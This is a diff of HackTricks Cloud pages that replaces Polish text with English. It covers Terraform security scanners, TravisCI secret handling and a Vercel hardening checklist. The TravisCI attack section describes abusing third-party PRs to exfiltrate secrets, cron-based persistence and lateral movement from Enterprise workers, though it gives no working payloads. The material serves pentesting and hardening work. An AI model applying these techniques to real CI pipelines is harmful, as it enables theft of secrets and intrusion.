||||
checkov -d /path/to/folder
|
||||
```
|
||||
|
||||
### [terraform-compliance](https://github.com/terraform-compliance/cli)
|
||||
|
||||
Z [**docs**](https://github.com/terraform-compliance/cli): `terraform-compliance` to lekki framework testowy skoncentrowany na bezpieczeństwie i zgodności dla terraform, umożliwiający przeprowadzanie testów negatywnych dla twojej infrastruktury jako kodu.
|
||||
From the [**docs**](https://github.com/terraform-compliance/cli): `terraform-compliance` is a lightweight, security and compliance focused test framework against terraform to enable negative testing capability for your infrastructure-as-code.
|
||||
|
||||
- **compliance:** Zapewnia, że zaimplementowany kod przestrzega standardów bezpieczeństwa oraz twoich własnych, niestandardowych standardów
|
||||
- **behaviour driven development:** Mamy BDD prawie do wszystkiego, dlaczego nie dla IaC?
|
||||
- **portable:** wystarczy zainstalować z `pip` lub uruchomić przez `docker`. Zobacz [Installation](https://terraform-compliance.com/pages/installation/)
|
||||
- **pre-deploy:** waliduje twój kod przed jego wdrożeniem
|
||||
- **easy to integrate:** może uruchamiać się w twoim pipeline (lub w git hooks), aby upewnić się, że wszystkie wdrożenia są walidowane.
|
||||
- **segregation of duty:** możesz przechowywać swoje testy w innym repozytorium, za które odpowiada odrębny zespół.
|
||||
- **compliance:** Ensure the implemented code is following security standards, your own custom standards
|
||||
- **behaviour driven development:** We have BDD for nearly everything, why not for IaC ?
|
||||
- **portable:** just install it from `pip` or run it via `docker`. See [Installation](https://terraform-compliance.com/pages/installation/)
|
||||
- **pre-deploy:** it validates your code before it is deployed
|
||||
- **easy to integrate:** it can run in your pipeline (or in git hooks) to ensure all deployments are validated.
|
||||
- **segregation of duty:** you can keep your tests in a different repository where a separate team is responsible.
|
||||
|
||||
> [!NOTE]
|
||||
> Niestety, jeśli kod używa providerów, do których nie masz dostępu, nie będziesz w stanie wykonać `terraform plan` i uruchomić tego narzędzia.
|
||||
> Unfortunately if the code is using some providers you don't have access to you won't be able to perform the `terraform plan` and run this tool.
|
||||
|
||||
```bash
|
||||
pip install terraform-compliance
|
||||
terraform plan -out=plan.out
|
||||
terraform-compliance -f /path/to/folder
|
||||
```
|
||||
|
||||
### [tfsec](https://github.com/aquasecurity/tfsec)
|
||||
|
||||
From the [**docs**](https://github.com/aquasecurity/tfsec): tfsec uses static analysis of your terraform code to spot potential misconfigurations.
|
||||
|
||||
- ☁️ Sprawdza błędy konfiguracji u wszystkich głównych (i niektórych mniejszych) dostawców chmury
|
||||
- ⛔ Setki wbudowanych reguł
|
||||
- 🪆 Skanuje moduły (lokalne i zdalne)
|
||||
- ➕ Oceni wyrażenia HCL oraz wartości literalne
|
||||
- ↪️ Oceni funkcje Terraform, np. `concat()`
|
||||
- 🔗 Oceni zależności między zasobami Terraform
|
||||
- 🧰 Kompatybilny z Terraform CDK
|
||||
- 🙅 Stosuje (i rozszerza) zdefiniowane przez użytkownika polityki Rego
|
||||
- 📃 Obsługuje wiele formatów wyjściowych: lovely (domyślny), JSON, SARIF, CSV, CheckStyle, JUnit, text, Gif.
|
||||
- 🛠️ Konfigurowalny (poprzez flagi CLI i/lub plik konfiguracyjny)
|
||||
- ⚡ Bardzo szybki — potrafi skanować ogromne repozytoria w krótkim czasie
|
||||
- ☁️ Checks for misconfigurations across all major (and some minor) cloud providers
|
||||
- ⛔ Hundreds of built-in rules
|
||||
- 🪆 Scans modules (local and remote)
|
||||
- ➕ Evaluates HCL expressions as well as literal values
|
||||
- ↪️ Evaluates Terraform functions e.g. `concat()`
|
||||
- 🔗 Evaluates relationships between Terraform resources
|
||||
- 🧰 Compatible with the Terraform CDK
|
||||
- 🙅 Applies (and embellishes) user-defined Rego policies
|
||||
- 📃 Supports multiple output formats: lovely (default), JSON, SARIF, CSV, CheckStyle, JUnit, text, Gif.
|
||||
- 🛠️ Configurable (via CLI flags and/or config file)
|
||||
- ⚡ Very fast, capable of quickly scanning huge repositories
|
||||
|
||||
```bash
|
||||
brew install tfsec
|
||||
tfsec /path/to/folder
|
||||
```
|
||||
### [terrascan](https://github.com/tenable/terrascan)
|
||||
|
||||
Terrascan to statyczny analizator kodu dla Infrastructure as Code. Terrascan umożliwia:
|
||||
|
||||
- Bezproblemowe skanowanie Infrastructure as Code pod kątem nieprawidłowych konfiguracji.
|
||||
- Monitorowanie udostępnionej infrastruktury w chmurze pod kątem zmian konfiguracji wprowadzających odchylenia stanu zabezpieczeń (posture drift) oraz umożliwienie przywrócenia bezpiecznego stanu.
|
||||
- Wykrywanie podatności i naruszeń zgodności.
|
||||
- Redukcję ryzyka przed wdrożeniem natywnej infrastruktury w chmurze.
|
||||
- Oferuje elastyczność uruchamiania lokalnie lub integracji z CI\CD.
|
||||
```bash
|
||||
brew install terrascan
|
||||
terrascan scan -d /path/to/folder
|
||||
```
|
||||
### [KICKS](https://github.com/Checkmarx/kics)
|
||||
|
||||
Znajdź luki w zabezpieczeniach, problemy ze zgodnością i nieprawidłowe konfiguracje infrastruktury na wczesnym etapie cyklu rozwoju infrastruktury jako kodu za pomocą **KICS** od Checkmarx.
|
||||
Find security vulnerabilities, compliance issues, and infrastructure misconfigurations early in the development cycle of your infrastructure-as-code with **KICS** by Checkmarx.
|
||||
|
||||
**KICS** stands for **K**eeping **I**nfrastructure as **C**ode **S**ecure, it is open source and is a must-have for any cloud native project.
|
||||
|
||||
**KICS** oznacza **K**eeping **I**nfrastructure as **C**ode **S**ecure, jest open source i jest niezbędny dla każdego projektu cloud native.
|
||||
```bash
|
||||
docker run -t -v $(pwd):/path checkmarx/kics:latest scan -p /path -o "/path/"
|
||||
```
|
||||
|
||||
### [Terrascan](https://github.com/tenable/terrascan)
|
||||
|
||||
Z [**docs**](https://github.com/tenable/terrascan): Terrascan to statyczny analizator kodu dla Infrastructure as Code. Terrascan pozwala na:
|
||||
From the [**docs**](https://github.com/tenable/terrascan): Terrascan is a static code analyzer for Infrastructure as Code. Terrascan allows you to:
|
||||
|
||||
- Seamlessly scan infrastructure as code for misconfigurations.
|
||||
- Monitor provisioned cloud infrastructure for configuration changes that introduce posture drift, and enables reverting to a secure posture.
|
||||
- Detect security vulnerabilities and compliance violations.
|
||||
- Mitigate risks before provisioning cloud native infrastructure.
|
||||
- Offers flexibility to run locally or integrate with your CI\CD.
|
||||
|
||||
- Bezproblemowe skanowanie Infrastructure as Code w poszukiwaniu nieprawidłowych konfiguracji.
|
||||
- Monitorowanie provisioned cloud infrastructure pod kątem zmian konfiguracji powodujących posture drift oraz możliwość przywrócenia bezpiecznego stanu.
|
||||
- Wykrywanie podatności bezpieczeństwa i naruszeń zgodności.
|
||||
- Łagodzenie ryzyka przed provisioning cloud native infrastructure.
|
||||
- Zapewnia elastyczność uruchamiania lokalnie lub integracji z CI\CD.
|
||||
```bash
|
||||
brew install terrascan
|
||||
```
|
||||
## Źródła
|
||||
|
||||
## References
|
||||
|
||||
- [Atlantis Security](atlantis-security.md)
|
||||
- [https://alex.kaskaso.li/post/terraform-plan-rce](https://alex.kaskaso.li/post/terraform-plan-rce)
|
||||
- [https://developer.hashicorp.com/terraform/intro](https://developer.hashicorp.com/terraform/intro)
|
||||
- [https://blog.plerion.com/hacking-terraform-state-privilege-escalation/](https://blog.plerion.com/hacking-terraform-state-privilege-escalation/)
|
||||
- [https://github.com/offensive-actions/terraform-provider-statefile-rce](https://github.com/offensive-actions/terraform-provider-statefile-rce)
|
||||
- [Terraform Cloud – nadużycie tokena zamieniające speculative plan w remote code execution](https://www.pentestpartners.com/security-blog/terraform-token-abuse-speculative-plan/)
|
||||
- [Uprawnienia Terraform Cloud](https://developer.hashicorp.com/terraform/cloud-docs/users-teams-organizations/permissions)
|
||||
- [Terraform Cloud token abuse turns speculative plan into remote code execution](https://www.pentestpartners.com/security-blog/terraform-token-abuse-speculative-plan/)
|
||||
- [Terraform Cloud permissions](https://developer.hashicorp.com/terraform/cloud-docs/users-teams-organizations/permissions)
|
||||
- [Terraform Cloud API – Show workspace](https://developer.hashicorp.com/terraform/cloud-docs/api-docs/workspaces#show-workspace)
|
||||
- [Konfiguracja providera AWS](https://registry.terraform.io/providers/hashicorp/aws/latest/docs#provider-configuration)
|
||||
- [AWS provider configuration](https://registry.terraform.io/providers/hashicorp/aws/latest/docs#provider-configuration)
|
||||
- [AWS CLI – OIDC role assumption](https://docs.aws.amazon.com/cli/latest/userguide/cli-configure-role.html#cli-configure-role-oidc)
|
||||
- [GCP provider – Korzystanie z Terraform Cloud](https://registry.terraform.io/providers/hashicorp/google/latest/docs/guides/provider_reference.html#using-terraform-cloud)
|
||||
- [Terraform – Zmienne wrażliwe](https://developer.hashicorp.com/terraform/tutorials/configuration-language/sensitive-variables)
|
||||
- [Snyk Labs – Gitflops: zagrożenia platform automatyzacji Terraform](https://labs.snyk.io/resources/gitflops-dangers-of-terraform-automation-platforms/)
|
||||
- [GCP provider – Using Terraform Cloud](https://registry.terraform.io/providers/hashicorp/google/latest/docs/guides/provider_reference.html#using-terraform-cloud)
|
||||
- [Terraform – Sensitive variables](https://developer.hashicorp.com/terraform/tutorials/configuration-language/sensitive-variables)
|
||||
- [Snyk Labs – Gitflops: dangers of Terraform automation platforms](https://labs.snyk.io/resources/gitflops-dangers-of-terraform-automation-platforms/)
|
||||
|
||||
{{#include ../banners/hacktricks-training.md}}
|
||||
|
||||
@@ -2,7 +2,7 @@
|
||||
|
||||
{{#include ../banners/hacktricks-training.md}}
|
||||
|
||||
PR-y na Githubie są mile widziane, wyjaśniające, jak (nadużywać) tych platform z perspektywy atakującego
|
||||
Github PRs are welcome explaining how to (ab)use those platforms from an attacker perspective
|
||||
|
||||
- Drone
|
||||
- TeamCity
|
||||
@@ -11,6 +11,9 @@ PR-y na Githubie są mile widziane, wyjaśniające, jak (nadużywać) tych platf
|
||||
- Rancher
|
||||
- Mesosphere
|
||||
- Radicle
|
||||
- Jakakolwiek inna platforma CI/CD...
|
||||
- Any other CI/CD platform...
|
||||
|
||||
{{#include ../banners/hacktricks-training.md}}
|
||||
|
||||
|
||||
|
||||
|
||||
@@ -2,64 +2,67 @@
|
||||
|
||||
{{#include ../../banners/hacktricks-training.md}}
|
||||
|
||||
## Czym jest TravisCI
|
||||
## What is TravisCI
|
||||
|
||||
**Travis CI** to **hostowana** lub na **miejscu** usługa **ciągłej integracji**, używana do budowania i testowania projektów oprogramowania hostowanych na kilku **różnych platformach git**.
|
||||
**Travis CI** is a **hosted** or on **premises** **continuous integration** service used to build and test software projects hosted on several **different git platform**.
|
||||
|
||||
{{#ref}}
|
||||
basic-travisci-information.md
|
||||
{{#endref}}
|
||||
|
||||
## Ataki
|
||||
## Attacks
|
||||
|
||||
### Wyzwalacze
|
||||
### Triggers
|
||||
|
||||
Aby przeprowadzić atak, najpierw musisz wiedzieć, jak wyzwolić budowę. Domyślnie TravisCI **wyzwala budowę przy pushach i pull requestach**:
|
||||
To launch an attack you first need to know how to trigger a build. By default TravisCI will **trigger a build on pushes and pull requests**:
|
||||
|
||||
.png>)
|
||||
|
||||
#### Zadania Cron
|
||||
#### Cron Jobs
|
||||
|
||||
Jeśli masz dostęp do aplikacji webowej, możesz **ustawić zadania cron do uruchamiania budowy**, co może być przydatne do utrzymania lub wyzwolenia budowy:
|
||||
If you have access to the web application you can **set crons to run the build**, this could be useful for persistence or to trigger a build:
|
||||
|
||||
.png>)
|
||||
|
||||
> [!NOTE]
|
||||
> Wygląda na to, że nie można ustawić zadań cron w pliku `.travis.yml` zgodnie z [tym](https://github.com/travis-ci/travis-ci/issues/9162).
|
||||
> It looks like It's not possible to set crons inside the `.travis.yml` according to [this](https://github.com/travis-ci/travis-ci/issues/9162).
|
||||
|
||||
### PR zewnętrznych
|
||||
### Third Party PR
|
||||
|
||||
TravisCI domyślnie wyłącza udostępnianie zmiennych środowiskowych z PR pochodzących od osób trzecich, ale ktoś może to włączyć, a wtedy możesz stworzyć PR do repozytorium i wyeksportować sekrety:
|
||||
TravisCI by default disables sharing env variables with PRs coming from third parties, but someone might enable it and then you could create PRs to the repo and exfiltrate the secrets:
|
||||
|
||||
.png>)
|
||||
|
||||
### Zrzucanie sekretów
|
||||
### Dumping Secrets
|
||||
|
||||
Jak wyjaśniono na stronie [**podstawowe informacje**](basic-travisci-information.md), istnieją 2 typy sekretów. **Sekrety zmiennych środowiskowych** (które są wymienione na stronie internetowej) oraz **niestandardowe zaszyfrowane sekrety**, które są przechowywane w pliku `.travis.yml` jako base64 (zauważ, że oba, jako przechowywane zaszyfrowane, będą kończyć jako zmienne środowiskowe na finalnych maszynach).
|
||||
As explained in the [**basic information**](basic-travisci-information.md) page, there are 2 types of secrets. **Environment Variables secrets** (which are listed in the web page) and **custom encrypted secrets**, which are stored inside the `.travis.yml` file as base64 (note that both as stored encrypted will end as env variables in the final machines).
|
||||
|
||||
- Aby **wyliczyć sekrety** skonfigurowane jako **zmienne środowiskowe**, przejdź do **ustawień** projektu i sprawdź listę. Zauważ jednak, że wszystkie zmienne środowiskowe projektu ustawione tutaj pojawią się przy wyzwalaniu budowy.
|
||||
- Aby wyliczyć **niestandardowe zaszyfrowane sekrety**, najlepiej jest **sprawdzić plik `.travis.yml`**.
|
||||
- Aby **wyliczyć zaszyfrowane pliki**, możesz sprawdzić **pliki `.enc`** w repozytorium, linie podobne do `openssl aes-256-cbc -K $encrypted_355e94ba1091_key -iv $encrypted_355e94ba1091_iv -in super_secret.txt.enc -out super_secret.txt -d` w pliku konfiguracyjnym, lub **zaszyfrowane iv i klucze** w **zmiennych środowiskowych**, takich jak:
|
||||
- To **enumerate secrets** configured as **Environment Variables** go to the **settings** of the **project** and check the list. However, note that all the project env variables set here will appear when triggering a build.
|
||||
- To enumerate the **custom encrypted secrets** the best you can do is to **check the `.travis.yml` file**.
|
||||
- To **enumerate encrypted files** you can check for **`.enc` files** in the repo, for lines similar to `openssl aes-256-cbc -K $encrypted_355e94ba1091_key -iv $encrypted_355e94ba1091_iv -in super_secret.txt.enc -out super_secret.txt -d` in the config file, or for **encrypted iv and keys** in the **Environment Variables** such as:
|
||||
|
||||
.png>)
|
||||
|
||||
### TODO:
|
||||
|
||||
- Przykład budowy z działającym reverse shellem na Windows/Mac/Linux
|
||||
- Przykład budowy wyciekającej zmienne środowiskowe zakodowane w base64 w logach
|
||||
- Example build with reverse shell running on Windows/Mac/Linux
|
||||
- Example build leaking the env base64 encoded in the logs
|
||||
|
||||
### TravisCI Enterprise
|
||||
|
||||
Jeśli atakujący znajdzie się w środowisku, które używa **TravisCI enterprise** (więcej informacji na ten temat w [**podstawowych informacjach**](basic-travisci-information.md#travisci-enterprise)), będzie mógł **wyzwalać budowy w Workerze.** Oznacza to, że atakujący będzie mógł poruszać się lateralnie do tego serwera, z którego mógłby:
|
||||
If an attacker ends in an environment which uses **TravisCI enterprise** (more info about what this is in the [**basic information**](basic-travisci-information.md#travisci-enterprise)), he will be able to **trigger builds in the the Worker.** This means that an attacker will be able to move laterally to that server from which he could be able to:
|
||||
|
||||
- uciec do hosta?
|
||||
- skompromitować kubernetes?
|
||||
- skompromitować inne maszyny działające w tej samej sieci?
|
||||
- skompromitować nowe dane uwierzytelniające w chmurze?
|
||||
- escape to the host?
|
||||
- compromise kubernetes?
|
||||
- compromise other machines running in the same network?
|
||||
- compromise new cloud credentials?
|
||||
|
||||
## Referencje
|
||||
## References
|
||||
|
||||
- [https://docs.travis-ci.com/user/encrypting-files/](https://docs.travis-ci.com/user/encrypting-files/)
|
||||
- [https://docs.travis-ci.com/user/best-practices-security](https://docs.travis-ci.com/user/best-practices-security)
|
||||
|
||||
{{#include ../../banners/hacktricks-training.md}}
|
||||
|
||||
|
||||
|
||||
|
||||
@@ -1,29 +1,48 @@
|
||||
# Podstawowe informacje o TravisCI
|
||||
# Basic TravisCI Information
|
||||
|
||||
{{#include ../../banners/hacktricks-training.md}}
|
||||
|
||||
## Dostęp
|
||||
## Access
|
||||
|
||||
TravisCI bezpośrednio integruje się z różnymi platformami git, takimi jak Github, Bitbucket, Assembla i Gitlab. Poprosi użytkownika o nadanie TravisCI uprawnień do dostępu do repozytoriów, które chce zintegrować z TravisCI.
|
||||
TravisCI directly integrates with different git platforms such as Github, Bitbucket, Assembla, and Gitlab. It will ask the user to give TravisCI permissions to access the repos he wants to integrate with TravisCI.
|
||||
|
||||
Na przykład, w Github poprosi o następujące uprawnienia:
|
||||
For example, in Github it will ask for the following permissions:
|
||||
|
||||
- `user:email` (read-only)
|
||||
- `read:org` (read-only)
|
||||
- `repo`: Grants read and write access to code, commit statuses, collaborators, and deployment statuses for public and private repositories and organizations.
|
||||
|
||||
## Encrypted Secrets
|
||||
|
||||
### Environment Variables
|
||||
|
||||
In TravisCI, as in other CI platforms, it's possible to **save at repo level secrets** that will be saved encrypted and be **decrypted and push in the environment variable** of the machine executing the build.
|
||||
|
||||
.png>)
|
||||
|
||||
It's possible to indicate the **branches to which the secrets are going to be available** (by default all) and also if TravisCI **should hide its value** if it appears **in the logs** (by default it will).
|
||||
|
||||
### Custom Encrypted Secrets
|
||||
|
||||
For **each repo** TravisCI generates an **RSA keypair**, **keeps** the **private** one, and makes the repository’s **public key available** to those who have **access** to the repository.
|
||||
|
||||
You can access the public key of one repo with:
|
||||
|
||||
- `user:email` (tylko do odczytu)
|
||||
- `read:org` (tylko do odczytu)
|
||||
- `repo`: Przyznaje dostęp do odczytu i zapisu do
|
||||
```
|
||||
travis pubkey -r <owner>/<repo_name>
|
||||
travis pubkey -r carlospolop/t-ci-test
|
||||
```
|
||||
Następnie możesz użyć tej konfiguracji do **szyfrowania sekretów i dodawania ich do swojego `.travis.yaml`**. Sekrety będą **odszyfrowane, gdy budowa zostanie uruchomiona** i dostępne w **zmiennych środowiskowych**.
|
||||
|
||||
Then, you can use this setup to **encrypt secrets and add them to your `.travis.yaml`**. The secrets will be **decrypted when the build is run** and accessible in the **environment variables**.
|
||||
|
||||
.png>)
|
||||
|
||||
Zauważ, że sekrety szyfrowane w ten sposób nie będą widoczne na liście w zmiennych środowiskowych ustawień.
|
||||
Note that the secrets encrypted this way won't appear listed in the environmental variables of the settings.
|
||||
|
||||
### Niestandardowe Szyfrowane Pliki
|
||||
### Custom Encrypted Files
|
||||
|
||||
Same way as before, TravisCI also allows to **encrypt files and then decrypt them during the build**:
|
||||
|
||||
W ten sam sposób, co wcześniej, TravisCI również pozwala na **szyfrowanie plików, a następnie odszyfrowywanie ich podczas budowy**:
|
||||
```
|
||||
travis encrypt-file super_secret.txt -r carlospolop/t-ci-test
|
||||
|
||||
@@ -33,7 +52,7 @@ storing secure env variables for decryption
|
||||
|
||||
Please add the following to your build script (before_install stage in your .travis.yml, for instance):
|
||||
|
||||
openssl aes-256-cbc -K $encrypted_355e94ba1091_key -iv $encrypted_355e94ba1091_iv -in super_secret.txt.enc -out super_secret.txt -d
|
||||
openssl aes-256-cbc -K $encrypted_355e94ba1091_key -iv $encrypted_355e94ba1091_iv -in super_secret.txt.enc -out super_secret.txt -d
|
||||
|
||||
Pro Tip: You can add it automatically by running with --add.
|
||||
|
||||
@@ -41,32 +60,36 @@ Make sure to add super_secret.txt.enc to the git repository.
|
||||
Make sure not to add super_secret.txt to the git repository.
|
||||
Commit all changes to your .travis.yml.
|
||||
```
|
||||
Zauważ, że podczas szyfrowania pliku 2 zmienne środowiskowe będą skonfigurowane w repozytorium, takie jak:
|
||||
|
||||
Note that when encrypting a file 2 Env Variables will be configured inside the repo such as:
|
||||
|
||||
.png>)
|
||||
|
||||
## TravisCI Enterprise
|
||||
|
||||
Travis CI Enterprise to **wersja on-prem Travis CI**, którą możesz wdrożyć **w swojej infrastrukturze**. Pomyśl o wersji 'serwerowej' Travis CI. Używanie Travis CI pozwala na włączenie łatwego w użyciu systemu Continuous Integration/Continuous Deployment (CI/CD) w środowisku, które możesz skonfigurować i zabezpieczyć według własnych potrzeb.
|
||||
Travis CI Enterprise is an **on-prem version of Travis CI**, which you can deploy **in your infrastructure**. Think of the ‘server’ version of Travis CI. Using Travis CI allows you to enable an easy-to-use Continuous Integration/Continuous Deployment (CI/CD) system in an environment, which you can configure and secure as you want to.
|
||||
|
||||
**Travis CI Enterprise składa się z dwóch głównych części:**
|
||||
**Travis CI Enterprise consists of two major parts:**
|
||||
|
||||
1. Usługi TCI **(lub TCI Core Services)**, odpowiedzialne za integrację z systemami kontroli wersji, autoryzację budów, planowanie zadań budowlanych itp.
|
||||
2. TCI **Worker** i obrazy środowiska budowy (nazywane również obrazami systemu operacyjnego).
|
||||
1. TCI **services** (or TCI Core Services), responsible for integration with version control systems, authorizing builds, scheduling build jobs, etc.
|
||||
2. TCI **Worker** and build environment images (also called OS images).
|
||||
|
||||
**Usługi TCI Core wymagają następujących:**
|
||||
**TCI Core services require the following:**
|
||||
|
||||
1. Bazy danych **PostgreSQL11** (lub nowszej).
|
||||
2. Infrastruktury do wdrożenia klastra Kubernetes; może być wdrożona w klastrze serwerów lub na pojedynczej maszynie, jeśli to konieczne.
|
||||
3. W zależności od twojej konfiguracji, możesz chcieć wdrożyć i skonfigurować niektóre z komponentów samodzielnie, np. RabbitMQ - zobacz [Setting up Travis CI Enterprise](https://docs.travis-ci.com/user/enterprise/tcie-3.x-setting-up-travis-ci-enterprise/) po więcej szczegółów.
|
||||
1. A **PostgreSQL11** (or later) database.
|
||||
2. An infrastructure to deploy a Kubernetes cluster; it can be deployed in a server cluster or in a single machine if required
|
||||
3. Depending on your setup, you may want to deploy and configure some of the components on your own, e.g., RabbitMQ - see the [Setting up Travis CI Enterprise](https://docs.travis-ci.com/user/enterprise/tcie-3.x-setting-up-travis-ci-enterprise/) for more details.
|
||||
|
||||
**Worker TCI wymaga następujących:**
|
||||
**TCI Worker requires the following:**
|
||||
|
||||
1. Infrastruktury, w której można wdrożyć obraz docker zawierający **Worker i powiązany obraz budowy**.
|
||||
2. Łączności z niektórymi komponentami Travis CI Core Services - zobacz [Setting Up Worker](https://docs.travis-ci.com/user/enterprise/setting-up-worker/) po więcej szczegółów.
|
||||
1. An infrastructure where a docker image containing the **Worker and a linked build image can be deployed**.
|
||||
2. Connectivity to certain Travis CI Core Services components - see the [Setting Up Worker](https://docs.travis-ci.com/user/enterprise/setting-up-worker/) for more details.
|
||||
|
||||
Liczba wdrożonych Worker TCI i obrazów systemu operacyjnego środowiska budowy określi całkowitą równoległą pojemność wdrożenia Travis CI Enterprise w twojej infrastrukturze.
|
||||
The amount of deployed TCI Worker and build environment OS images will determine the total concurrent capacity of Travis CI Enterprise deployment in your infrastructure.
|
||||
|
||||
.png>)
|
||||
|
||||
{{#include ../../banners/hacktricks-training.md}}
|
||||
|
||||
|
||||
|
||||
|
||||
@@ -2,436 +2,439 @@
|
||||
|
||||
{{#include ../banners/hacktricks-training.md}}
|
||||
|
||||
## Podstawowe informacje
|
||||
## Basic Information
|
||||
|
||||
W Vercel **Zespół** to pełne **środowisko**, które należy do klienta, a **projekt** to **aplikacja**.
|
||||
In Vercel a **Team** is the complete **environment** that belongs a client and a **project** is an **application**.
|
||||
|
||||
Aby przeprowadzić przegląd zabezpieczeń **Vercel**, musisz poprosić o użytkownika z **uprawnieniami roli przeglądającego** lub przynajmniej **uprawnieniami przeglądania projektu** nad projektami, aby sprawdzić (w przypadku, gdy potrzebujesz tylko sprawdzić projekty, a nie konfigurację zespołu).
|
||||
For a hardening review of **Vercel** you need to ask for a user with **Viewer role permission** or at least **Project viewer permission over the projects** to check (in case you only need to check the projects and not the Team configuration also).
|
||||
|
||||
## Ustawienia projektu
|
||||
## Project Settings
|
||||
|
||||
### Ogólne
|
||||
### General
|
||||
|
||||
**Cel:** Zarządzanie podstawowymi ustawieniami projektu, takimi jak nazwa projektu, framework i konfiguracje budowy.
|
||||
**Purpose:** Manage fundamental project settings such as project name, framework, and build configurations.
|
||||
|
||||
#### Konfiguracje zabezpieczeń:
|
||||
#### Security Configurations:
|
||||
|
||||
- **Transfer**
|
||||
- **Błąd w konfiguracji:** Umożliwia przeniesienie projektu do innego zespołu
|
||||
- **Ryzyko:** Atakujący może ukraść projekt
|
||||
- **Usuń projekt**
|
||||
- **Błąd w konfiguracji:** Umożliwia usunięcie projektu
|
||||
- **Ryzyko:** Usunięcie projektu
|
||||
- **Misconfiguration:** Allows to transfer the project to another team
|
||||
- **Risk:** An attacker could steal the project
|
||||
- **Delete Project**
|
||||
- **Misconfiguration:** Allows to delete the project
|
||||
- **Risk:** Delete the prject
|
||||
|
||||
---
|
||||
|
||||
### Domeny
|
||||
### Domains
|
||||
|
||||
**Cel:** Zarządzanie niestandardowymi domenami, ustawieniami DNS i konfiguracjami SSL.
|
||||
**Purpose:** Manage custom domains, DNS settings, and SSL configurations.
|
||||
|
||||
#### Konfiguracje zabezpieczeń:
|
||||
#### Security Configurations:
|
||||
|
||||
- **Błędy konfiguracji DNS**
|
||||
- **Błąd w konfiguracji:** Nieprawidłowe rekordy DNS (A, CNAME) wskazujące na złośliwe serwery.
|
||||
- **Ryzyko:** Przejęcie domeny, przechwytywanie ruchu i ataki phishingowe.
|
||||
- **Zarządzanie certyfikatami SSL/TLS**
|
||||
- **Błąd w konfiguracji:** Używanie słabych lub wygasłych certyfikatów SSL/TLS.
|
||||
- **Ryzyko:** Wrażliwość na ataki typu man-in-the-middle (MITM), co narusza integralność i poufność danych.
|
||||
- **Implementacja DNSSEC**
|
||||
- **Błąd w konfiguracji:** Nie włączenie DNSSEC lub nieprawidłowe ustawienia DNSSEC.
|
||||
- **Ryzyko:** Zwiększona podatność na ataki spoofingowe DNS i ataki na pamięć podręczną.
|
||||
- **Środowisko używane na domenę**
|
||||
- **Błąd w konfiguracji:** Zmiana środowiska używanego przez domenę w produkcji.
|
||||
- **Ryzyko:** Ujawnienie potencjalnych sekretów lub funkcji, które nie powinny być dostępne w produkcji.
|
||||
- **DNS Configuration Errors**
|
||||
- **Misconfiguration:** Incorrect DNS records (A, CNAME) pointing to malicious servers.
|
||||
- **Risk:** Domain hijacking, traffic interception, and phishing attacks.
|
||||
- **SSL/TLS Certificate Management**
|
||||
- **Misconfiguration:** Using weak or expired SSL/TLS certificates.
|
||||
- **Risk:** Vulnerable to man-in-the-middle (MITM) attacks, compromising data integrity and confidentiality.
|
||||
- **DNSSEC Implementation**
|
||||
- **Misconfiguration:** Failing to enable DNSSEC or incorrect DNSSEC settings.
|
||||
- **Risk:** Increased susceptibility to DNS spoofing and cache poisoning attacks.
|
||||
- **Environment used per domain**
|
||||
- **Misconfiguration:** Change the environment used by the domain in production.
|
||||
- **Risk:** Expose potential secrets or functionalities taht shouldn't be available in production.
|
||||
|
||||
---
|
||||
|
||||
### Środowiska
|
||||
### Environments
|
||||
|
||||
**Cel:** Definiowanie różnych środowisk (Rozwój, Podgląd, Produkcja) z określonymi ustawieniami i zmiennymi.
|
||||
**Purpose:** Define different environments (Development, Preview, Production) with specific settings and variables.
|
||||
|
||||
#### Konfiguracje zabezpieczeń:
|
||||
#### Security Configurations:
|
||||
|
||||
- **Izolacja środowiska**
|
||||
- **Błąd w konfiguracji:** Udostępnianie zmiennych środowiskowych między środowiskami.
|
||||
- **Ryzyko:** Ujawnienie sekretów produkcyjnych w środowiskach rozwojowych lub podglądowych, zwiększając narażenie.
|
||||
- **Dostęp do wrażliwych środowisk**
|
||||
- **Błąd w konfiguracji:** Umożliwienie szerokiego dostępu do środowisk produkcyjnych.
|
||||
- **Ryzyko:** Nieautoryzowane zmiany lub dostęp do aplikacji na żywo, co prowadzi do potencjalnych przestojów lub naruszeń danych.
|
||||
- **Environment Isolation**
|
||||
- **Misconfiguration:** Sharing environment variables across environments.
|
||||
- **Risk:** Leakage of production secrets into development or preview environments, increasing exposure.
|
||||
- **Access to Sensitive Environments**
|
||||
- **Misconfiguration:** Allowing broad access to production environments.
|
||||
- **Risk:** Unauthorized changes or access to live applications, leading to potential downtimes or data breaches.
|
||||
|
||||
---
|
||||
|
||||
### Zmienne środowiskowe
|
||||
### Environment Variables
|
||||
|
||||
**Cel:** Zarządzanie zmiennymi i sekretami specyficznymi dla środowiska używanymi przez aplikację.
|
||||
**Purpose:** Manage environment-specific variables and secrets used by the application.
|
||||
|
||||
#### Konfiguracje zabezpieczeń:
|
||||
#### Security Configurations:
|
||||
|
||||
- **Ujawnianie wrażliwych zmiennych**
|
||||
- **Błąd w konfiguracji:** Prefiksowanie wrażliwych zmiennych `NEXT_PUBLIC_`, co czyni je dostępnymi po stronie klienta.
|
||||
- **Ryzyko:** Ujawnienie kluczy API, poświadczeń bazy danych lub innych wrażliwych danych publicznie, co prowadzi do naruszeń danych.
|
||||
- **Wrażliwe wyłączone**
|
||||
- **Błąd w konfiguracji:** Jeśli wyłączone (domyślnie), możliwe jest odczytanie wartości wygenerowanych sekretów.
|
||||
- **Ryzyko:** Zwiększone prawdopodobieństwo przypadkowego ujawnienia lub nieautoryzowanego dostępu do wrażliwych informacji.
|
||||
- **Wspólne zmienne środowiskowe**
|
||||
- **Błąd w konfiguracji:** To są zmienne środowiskowe ustawione na poziomie zespołu i mogą również zawierać wrażliwe informacje.
|
||||
- **Ryzyko:** Zwiększone prawdopodobieństwo przypadkowego ujawnienia lub nieautoryzowanego dostępu do wrażliwych informacji.
|
||||
- **Exposing Sensitive Variables**
|
||||
- **Misconfiguration:** Prefixing sensitive variables with `NEXT_PUBLIC_`, making them accessible on the client side.
|
||||
- **Risk:** Exposure of API keys, database credentials, or other sensitive data to the public, leading to data breaches.
|
||||
- **Sensitive disabled**
|
||||
- **Misconfiguration:** If disabled (default) it's possible to read the values of the generated secrets.
|
||||
- **Risk:** Increased likelihood of accidental exposure or unauthorized access to sensitive information.
|
||||
- **Shared Environment Variables**
|
||||
- **Misconfiguration:** These are env variables set at Team level and could also contain sensitive information.
|
||||
- **Risk:** Increased likelihood of accidental exposure or unauthorized access to sensitive information.
|
||||
|
||||
---
|
||||
|
||||
